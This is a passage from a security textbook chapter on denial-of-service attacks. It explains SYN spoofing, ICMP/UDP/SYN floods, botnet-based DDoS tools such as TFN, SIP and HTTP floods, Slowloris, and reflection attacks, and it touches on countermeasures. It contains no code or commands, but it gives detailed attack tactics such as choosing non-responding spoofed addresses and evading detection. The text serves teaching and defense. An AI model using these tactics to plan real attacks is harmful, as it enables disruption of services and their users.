There is a useful side effect of this scattering of response packets to some original flow of spoofed-source packets. Security researchers, such as those with the Honeynet Project, have taken blocks of unused IP addresses, advertised routes to them, then collected details of any packets sent to these addresses. Since no real systems use these addresses, no legitimate packets should be directed to them. Any packets received might simply be corrupted. It is much more likely, though, that they are the direct or indirect result of network attacks. The ICMP echo response packets generated in response to a ping flood using randomly spoofed source addresses is a good example. This is known as **backscatter traffic**. Monitoring the type of packets gives valuable information on the type and scale of attacks being used, as described by [MOOR06], for example. This information is being used to develop responses to the attacks seen.

SYN Spoofing

Along with the basic flooding attack, the other common classic DoS attack is the **SYN spoofing** attack. This attacks the ability of a network server to respond to TCP connection requests by overflowing the tables used to manage such connections. This means future connection requests from legitimate users fail, denying them access to the server. It is thus an attack on system resources, specifically the network handling code in the operating system.

To understand the operation of these attacks, we need to review the **three-way handshake** that TCP uses to establish a connection. This is illustrated in Figure 7.2. The client system initiates the request for a TCP connection by sending a SYN packet to the server. This identifies the client's address and port number and supplies an initial sequence number. It may also include a request for other TCP options. The server records all the details about this request in a table of known TCP connections. It then responds to the client with a SYN-ACK packet. This includes a sequence number for the server and increments the client's sequence number to confirm receipt of the SYN packet. Once the client receives this, it sends an ACK packet to the server with an incremented server sequence number and marks the connection as established. Similarly, when the server receives this ACK packet, it also marks the connection as established. Either party may then proceed with data transfer. In practice, this ideal exchange sometimes fails. These packets are transported using IP, which is an unreliable, though best-effort, network protocol. Any of the packets might be lost in transit, as a result of congestion, for example. Hence both the client and server keep track

[3]This is known as "egress filtering."




Figure 7.2 TCP Three-Way Connection Handshake

of which packets they have sent and, if no response is received in a reasonable time, will resend those packets. As a result, TCP is a reliable transport protocol, and any applications using it need not concern themselves with problems of lost or reordered packets. This does, however, impose an overhead on the systems in managing this reliable transfer of packets.

A **SYN spoofing** attack exploits this behavior on the targeted server system. The attacker generates a number of SYN connection request packets with forged source addresses. For each of these, the server records the details of the TCP connection request and sends the SYN-ACK packet to the claimed source address, as shown in Figure 7.3. If there is a valid system at this address, it will respond with a RST (reset) packet to cancel this unknown connection request. When the server receives this packet, it cancels the connection request and removes the saved information. However, if the source system is too busy, or there is no system at the forged address, then no reply will return. In these cases, the server will resend the SYN-ACK packet a number of times before finally assuming the connection request has failed and deleting the information saved concerning it. In this period between when the original SYN packet is received and when the server assumes the request has failed, the server is using an entry in its table of known TCP connections. This table is typically sized on the assumption that most connection requests quickly succeed and that a reasonable number of requests may be handled simultaneously. However, in a SYN spoofing attack, the attacker directs a very large number of forged connection requests at the targeted server. These rapidly fill the table of known TCP connections on the server. Once this table is full, any future requests, including legitimate requests from other users, are rejected. The table entries will time out and be removed, which in normal




Figure 7.3 TCP SYN SpoofingAttack

network usage corrects temporary overflow problems. However, if the attacker keeps a sufficient volume of forged requests flowing, this table will be constantly full and the server will be effectively cut off from the Internet, unable to respond to most legitimate connection requests.

In order to increase the usage of the known TCP connections table, the attacker ideally wishes to use addresses that will not respond to the SYN-ACK with a RST. This can be done by overloading the host that owns the chosen spoofed source address, or by simply using a wide range of random addresses. In this case, the attacker relies on the fact that there are many unused addresses on the Internet. Consequently, a reasonable proportion of randomly generated addresses will not correspond to a real host.

There is a significant difference in the volume of network traffic between a SYN spoof attack and the basic flooding attack we discussed. The actual volume of SYN traffic can be comparatively low, nowhere near the maximum capacity of the link to the server. It simply has to be high enough to keep the known TCP connections table filled. Unlike the flooding attack, this means the attacker does not need access to a high-volume network connection. In the network shown in Figure 7.1, the medium-sized organization, or even a broadband home user, could successfully attack the large company server using a SYN spoofing attack.

A flood of packets from a single server, or a SYN spoofing attack originating on a single system, were probably the two most common early forms of DoS attacks. In the case of a flooding attack, this was a significant limitation, and attacks evolved to

use multiple systems to increase their effectiveness. We next examine in more detail some of the variants of a flooding attack. These can be launched either from a single or multiple systems, using a range of mechanisms, which we explore.

7.2 FLOODING ATTACKS

Flooding attacks take a variety of forms, based on which network protocol is being used to implement the attack. In all cases, the intent is generally to overload the network capacity on some link to a server. The attack may alternatively aim to overload the server's ability to handle and respond to this traffic. These attacks flood the network link to the server with a torrent of malicious packets competing with, and usually overwhelming, valid traffic flowing to the server. In response to the congestion, this causes in some routers on the path to the targeted server, many packets will be dropped. Valid traffic has a low probability of surviving discard caused by this flood, and hence of accessing the server. This results in the server's ability to respond to network connection requests being either severely degraded or failing entirely.

Virtually any type of network packet can be used in a flooding attack. It simply needs to be of a type that is permitted to flow over the links toward the targeted system, so it can consume all available capacity on some link to the target server. Indeed, the larger the packet is, the more effective will be the attack. Common flooding attacks use any of the ICMP, UDP, or TCP SYN packet types. It is even possible to flood with some other IP packet type. However, as these are less common and their usage more targeted, it is easier to filter for them and hence hinder or block such attacks.

ICMP Flood

The ping flood using ICMP echo request packets we discussed in Section 7.1 is a classic example of an **ICMP flooding** attack. This type of ICMP packet was chosen since traditionally network administrators allowed such packets into their networks, as ping is a useful network diagnostic tool. More recently, many organizations have restricted the ability of these packets to pass through their firewalls. In response, attackers have started using other ICMP packet types. Since some of these should be handled to allow the correct operation of TCP/IP, they are much more likely to be allowed through an organization's firewall. Filtering some of these critical **ICMP** packet types would degrade or break normal TCP/IP network behavior. ICMP destination unreachable and time exceeded packets are examples of such critical packet types.

An attacker can generate large volumes of one of these packet types. Because these packets include part of some notional erroneous packet that supposedly caused the error being reported, they can be made comparatively large, increasing their effectiveness in flooding the link. ICMP flood attacks remain one of the most common types of DDoS attacks [SYMA16].

UDP Flood

An alternative to using ICMP packets is to use UDP packets directed to some port number, and hence potential service, on the target system. A common choice was a packet directed at the diagnostic echo service, commonly enabled on many server

systems by default. If the server had this service running, it would respond with a UDP packet back to the claimed source containing the original packet data contents. If the service is not running, then the packet is discarded, and possibly an ICMP destination unreachable packet is returned to the sender. By then the attack has already achieved its goal of occupying capacity on the link to the server. Just about any UDP port number can be used for this end. Any packets generated in response only serve to increase the load on the server and its network links.

Spoofed source addresses are normally used if the attack is generated using a single source system, for the same reasons as with ICMP attacks. If multiple systems are used for the attack, often the real addresses of the compromised, zombie, systems are used. When multiple systems are used, the consequences of both the reflected flow of packets and the ability to identify the attacker are reduced.

TCP SYN Flood

Another alternative is to send TCP packets to the target system. Most likely these would be normal TCP connection requests, with either real or spoofed source addresses. They would have an effect similar to the SYN spoofing attack we have described. In this case, though, it is the total volume of packets that is the aim of the attack rather than the system code. This is the difference between a SYN spoofing attack and a **SYN flooding** attack.

This attack could also use TCP data packets, which would be rejected by the server as not belonging to any known connection. But again, by this time, the attack has already succeeded in flooding the links to the server.

All of these flooding attack variants are limited in the total volume of traffic that can be generated if just a single system is used to launch the attack. The use of a single system also means the attacker is easier to trace. For these reasons, a variety of more sophisticated attacks, involving multiple attacking systems, have been developed. By using multiple systems, the attacker can significantly scale up the volume of traffic that can be generated. Each of these systems need not be particularly powerful or on a high-capacity link. But what they do not have individually, they more than compensate for in large numbers. In addition, by directing the attack through intermediaries, the attacker is further distanced from the target and significantly harder to locate and identify. Indirect attack types that utilize multiple systems include:

- Distributed denial-of-service attacks.
- Reflector attacks.
- Amplifier attacks.

We will consider each of these in turn.

7.3 DISTRIBUTED DENIAL-OF-SERVICE ATTACKS

Recognizing the limitations of flooding attacks generated by a single system, one of the earlier significant developments in DoS attack tools was the use of multiple systems to generate attacks. These systems were typically compromised user workstations or PCs. The attacker uses malware to subvert the system and to install an attack

agent, which they can control. Such systems are known as **zombies**. Large collections of such systems under the control of one attacker can be created, collectively forming a **botnet**, as we discussed in Chapter 6. Such networks of compromised systems are a favorite tool of attackers, and can be used for a variety of purposes, including **distributed denial-of-service (DDoS)** attacks. Indeed, there is an underground economy that creates and hires out botnets for use in such attacks. [SYMA16] report evidence that 40% of DDoS attacks in 2015 were from such botnets for hire. In the example network shown in Figure 7.1, some of the broadband user systems may be compromised and used as zombies to attack any of the company or other links shown.

While the attacker could command each zombie individually, more generally a control hierarchy is used. A small number of systems act as handlers controlling a much larger number of agent systems, as shown in Figure 7.4. There are a number of advantages to this arrangement. The attacker can send a single command to a handler, which then automatically forwards it to all the agents under its control. Automated infection tools can also be used to scan for and compromise suitable zombie systems, as we discussed in Chapter 6. Once the agent software is uploaded to a newly compromised system, it can contact one or more handlers to automatically notify them of its availability. By this means, the attacker can automatically grow suitable botnets.

One of the earliest and best-known DDoS tools is Tribe Flood Network (TFN), written by the hacker known as Mixter. The original variant from the 1990s exploited Sun Solaris systems. It was later rewritten as Tribe Flood Network 2000 (TFN2K) and could run on UNIX, Solaris, and Windows NT systems. TFN and TFN2K use a version of the two-layer command hierarchy shown in Figure 7.4. The agent was a Trojan program that was copied to and run on compromised, zombie systems. It was capable of implementing ICMP flood, SYN flood, UDP flood, and ICMP amplification forms of DoS attacks. TFN did not spoof source addresses in the attack packets. Rather, it




Figure 7.4 DDoS Attack Architecture

relied on a large number of compromised systems, and the layered command structure, to obscure the path back to the attacker. The agent also implemented some other rootkit functions as we described in Chapter 6. The handler was simply a command-line program run on some compromised systems. The attacker accessed these systems using any suitable mechanism giving shell access, and then ran the handler program with the desired options. Each handler could control a large number of agent systems, identified using a supplied list. Communications between the handler and its agents was encrypted and could be intermixed with a number of decoy packets. This hindered attempts to monitor and analyze the control traffic. Both these communications and the attacks themselves could be sent via randomized TCP, UDP, and ICMP packets. This tool demonstrates the typical capabilities of a DDoS attack system.

Many other DDoS tools have been developed since. Instead of using dedicated handler programs, many now use an IRC[4] or similar instant messaging server program, or Web-based HTTP servers, to manage communications with the agents. Many of these more recent tools also use cryptographic mechanisms to authenticate the agents to the handlers, in order to hinder analysis of command traffic.

The best defense against being an unwitting participant in a DDoS attack is to prevent your systems from being compromised. This requires good system security practices and keeping the operating systems and applications on such systems current and patched.

For the target of a DDoS attack, the response is the same as for any flooding attack, but with greater volume and complexity. We will discuss appropriate defenses and responses in Sections 7.6 and 7.7.

7.4 APPLICATION-BASED BANDWIDTH ATTACKS

A potentially effective strategy for denial of service is to force the target to execute resource-consuming operations that are disproportionate to the attack effort. For example, websites may engage in lengthy operations such as searches, in response to a simple request. Application-based bandwidth attacks attempt to take advantage of the disproportionally large resource consumption at a server. In this section, we look at two protocols that can be used for such attacks.

SIP Flood

Voice over IP (VoIP) telephony is now widely deployed over the Internet. The standard protocol used for call setup in VoIP is the Session Initiation Protocol (SIP). SIP is a text-based protocol with a syntax similar to that of HTTP. There are two different types of SIP messages: requests and responses. Figure 7.5 is a simplified illustration of the operation of the SIP INVITE message, used to establish a media session between user agents. In this case, Alice's user agent runs on a computer, and Bob's

[4]Internet Relay Chat (IRC) was one of the earlier instant messaging systems developed, with a number of open source server implementations. It is a popular choice for attackers to use and modify as a handler program able to control large numbers of agents. Using the standard chat mechanisms, the attacker can send a message that is relayed to all agents connected to that channel on the server. Alternatively, the message may be directed to just one or a defined group of agents.




Figure 7.5 SIP INVITE Scenario

user agent runs on a cell phone. Alice's user agent is configured to communicate with a proxy server (the outbound server) in its domain and begins by sending an INVITE SIP request to the proxy server that indicates its desire to invite Bob's user agent into a session. The proxy server uses a DNS server to get the address of Bob's proxy server, then forwards the INVITE request to that server. The server then forwards the request to Bob's user agent, causing Bob's phone to ring.[5]

A SIP flood attack exploits the fact that a single INVITE request triggers considerable resource consumption. The attacker can flood a SIP proxy with numerous INVITE requests with spoofed IP addresses, or alternately a DDoS attack using a botnet to generate numerous INVITE request. This attack puts a load on the SIP proxy servers in two ways. First, their server resources are depleted in processing the INVITE requests. Second, their network capacity is consumed. Call receivers are also victims of this attack. A target system will be flooded with forged VoIP calls, making the system unavailable for legitimate incoming calls.

[5]See [STAL14] for a more detailed description of SIP operation.

HTTP-Based Attacks

We consider two different approaches to exploiting the Hypertext Transfer Protocol (HTTP) to deny service.

HTTP Flood An HTTP flood refers to an attack that bombards Web servers with HTTP requests. Typically, this is a DDoS attack, with HTTP requests coming from many different bots. The requests can be designed to consume considerable resources. For example, an HTTP request to download a large file from the target causes the Web server to read the file from hard disk, store it in memory, convert it into a packet stream, then transmit the packets. This process consumes memory, processing, and transmission resources.

A variant of this attack is known as a recursive HTTP flood. In this case, the bots start from a given HTTP link and then follows all links on the provided website in a recursive way. This is also called spidering.

Slowloris An intriguing and unusual form of HTTP-based attack is Slowloris [SOUR12], [DAMO12]. Slowloris exploits the common server technique of using multiple threads to support multiple requests to the same server application. It attempts to monopolize all of the available request handling threads on the Web server by sending HTTP requests that never complete. Since each request consumes a thread, the Slowloris attack eventually consumes all of the Web server's connection capacity, effectively denying access to legitimate users.

The HTTP protocol specification (RFC2616) states that a blank line must be used to indicate the end of the request headers and the beginning of the payload, if any. Once the entire request is received, the Web server may then respond. The Slowloris attack operates by establishing multiple connections to the Web server. On each connection, it sends an incomplete request that does not include the terminating newline sequence. The attacker sends additional header lines periodically to keep the connection alive, but never sends the terminating newline sequence. The Web server keeps the connection open, expecting more information to complete the request. As the attack continues, the volume of long-standing Slowloris connections increases, eventually consuming all available Web server connections, thus rendering the Web server unavailable to respond to legitimate requests.

Slowloris is different from typical denials of service in that Slowloris traffic utilizes legitimate HTTP traffic, and does not rely on using special "bad" HTTP requests that exploit bugs in specific HTTP servers. Because of this, existing intrusion detection and intrusion prevention solutions that rely on signatures to detect attacks will generally not recognize Slowloris. This means that Slowloris is capable of being effective even when standard enterprise-grade intrusion detection and intrusion prevention systems are in place.

There are a number of countermeasures that can be taken against Slowloris type attacks, including limiting the rate of incoming connections from a particular host; varying the timeout on connections as a function of the number of connections; and delayed binding. Delayed binding is performed by load balancing software. In essence, the load balancer performs an HTTP request header completeness check, which means that the HTTP request will not be sent to the appropriate Web server until the final two carriage return and line feeds are sent by the HTTP

client. This is the key bit of information. Basically, delayed binding ensures that your Web server or proxy will never see any of the incomplete requests being sent out by Slowloris.

7.5 REFLECTOR AND AMPLIFIER ATTACKS

In contrast to DDoS attacks, where the intermediaries are compromised systems running the attacker's programs, reflector and amplifier attacks use network systems functioning normally. The attacker sends a network packet with a spoofed source address to a service running on some network server. The server responds to this packet, sending it to the spoofed source address that belongs to the actual attack target. If the attacker sends a number of requests to a number of servers, all with the same spoofed source address, the resulting flood of responses can overwhelm the target's network link. The fact that normal server systems are being used as intermediaries, and that their handling of the packets is entirely conventional, means these attacks can be easier to deploy and harder to trace back to the actual attacker. There are two basic variants of this type of attack: the simple reflection attack and the amplification attack.

Reflection Attacks

The **reflection attack** is a direct implementation of this type of attack. The attacker sends packets to a known service on the intermediary with a spoofed source address of the actual target system. When the intermediary responds, the response is sent to the target. Effectively this reflects the attack off the intermediary, which is termed the reflector, and is why this is called a reflection attack.

Ideally, the attacker would like to use a service that created a larger response packet than the original request. This allows the attacker to convert a lower volume stream of packets from the originating system into a higher volume of packet data from the intermediary directed at the target. Common UDP services are often used for this purpose. Originally, the echo service was a favored choice, although it does not create a larger response packet. However, any generally accessible UDP service could be used for this type of attack. The chargen, DNS, SNMP, or ISAKMP[6] services have all been exploited in this manner, in part because they can be made to generate larger response packets directed at the target.

The intermediary systems are often chosen to be high-capacity network servers or routers with very good network connections. This means they can generate high volumes of traffic if necessary, and if not, the attack traffic can be obscured in the normal high volumes of traffic flowing through them. If the attacker spreads the attack over a number of intermediaries in a cyclic manner, then the attack traffic flow may

[6]Chargen is the character generator diagnostic service that returns a stream of characters to the client that connects to it. Domain Name Service (DNS) is used to translate between names and IP addresses. The Simple Network Management Protocol (SNMP) is used to manage network devices by sending queries to which they can respond with large volumes of detailed management information. The Internet Security Association and Key Management Protocol (ISAKMP) provides the framework for managing keys in the IP Security Architecture (IPsec), as we will discuss in Chapter 22.

well not be easily distinguished from the other traffic flowing from the system. This, combined with the use of spoofed source addresses, greatly increases the difficulty of any attempt to trace the packet flows back to the attacker's system.

Another variant of reflection attack uses TCP SYN packets and exploits the normal three-way handshake used to establish a TCP connection. The attacker sends a number of SYN packets with spoofed source addresses to the chosen intermediaries. In turn, the intermediaries respond with a SYN-ACK packet to the spoofed source address, which is actually the target system. The attacker uses this attack with a number of intermediaries. The aim is to generate high enough volumes of packets to flood the link to the target system. The target system will respond with a RST packet for any that get through, but by then the attack has already succeeded in overwhelming the target's network link.

This attack variant is a flooding attack that differs from the SYN spoofing attack we discussed earlier in this chapter. The goal is to flood the network link to the target, not to exhaust its network handling resources. Indeed, the attacker would usually take care to limit the volume of traffic to any particular intermediary to ensure that it is not overwhelmed by, or even notices, this traffic. This is both because its continued correct functioning is an essential component of this attack, as is limiting the chance of the attacker's actions being detected. The 2002 attack on GRC.com was of this form. It used connection requests to the BGP routing service on core routers as the primary intermediaries. These generated sufficient response traffic to completely block normal access to GRC.com. However, as GRC.com discovered, once this traffic was blocked, a range of other services, on other intermediaries, were also being used. GRC noted in its report on this attack that "you know you're in trouble when packet floods are competing to flood you."

Any generally accessible TCP service can be used in this type of attack. Given the large number of servers available on the Internet, including many well-known servers with very high capacity network links, there are many possible intermediaries that can be used. What makes this attack even more effective is that the individual TCP connection requests are indistinguishable from normal connection requests directed to the server. It is only if they are running some form of intrusion detection system that detects the large numbers of failed connection requests from one system that this attack might be detected and possibly blocked. If the attacker is using a number of intermediaries, then it is very likely that even if some detect and block the attack, many others will not, and the attack will still succeed.

A further variation of the reflector attack establishes a self-contained loop between the intermediary and the target system. Both systems act as reflectors. Figure 7.6 shows this type of attack. The upper part of the figure shows normal Domain Name System operation.[7] The DNS client sends a query from its UDP port 1792 to the server's DNS port 53 to obtain the IP address of a domain name. The DNS server sends a UDP response packet including the IP address. The lower part of the figure shows a reflection attack using DNS. The attacker sends a query to the DNS server with a spoofed IP source address of j.k.l.m; this is the IP address of the target. The attacker uses port 7, which is usually associated with echo, a reflector

[7]See Appendix H for an overview of DNS.




Figure 7.6 **DNS Reflection Attack**

service. The DNS server then sends a response to the victim of the attack, j.k.l.m, addressed to port 7. If the victim is offering the echo service, it may create a packet that echoes the received data back to the DNS server. This can cause a loop between the DNS server and the victim if the DNS server responds to the packets sent by the victim. Most reflector attacks can be prevented through network-based and host-based firewall rulesets that reject suspicious combinations of source and destination ports.

While very effective if possible, this type of attack is fairly easy to filter for because the combinations of service ports used should never occur in normal network operation.

When implementing any of these reflection attacks, the attacker could use just one system as the original source of packets. This suffices, particularly if a service is used that generates larger response packets than those originally sent to the intermediary. Alternatively, multiple systems might be used to generate higher volumes of traffic to be reflected and to further obscure the path back to the attacker. Typically a botnet would be used in this case.

Another characteristic of reflection attacks is the lack of backscatter traffic. In both direct flooding attacks and SYN spoofing attacks, the use of spoofed source addresses results in response packets being scattered across the Internet and thus detectable. This allows security researchers to estimate the volumes of such attacks. In reflection attacks, the spoofed source address directs all the packets at the desired target and any responses to the intermediary. There is no generally visible side effect of these attacks, making them much harder to quantify. Evidence of them is only available from either the targeted systems and their ISPs or the intermediary systems. In either case, specific instrumentation and monitoring would be needed to collect this evidence.

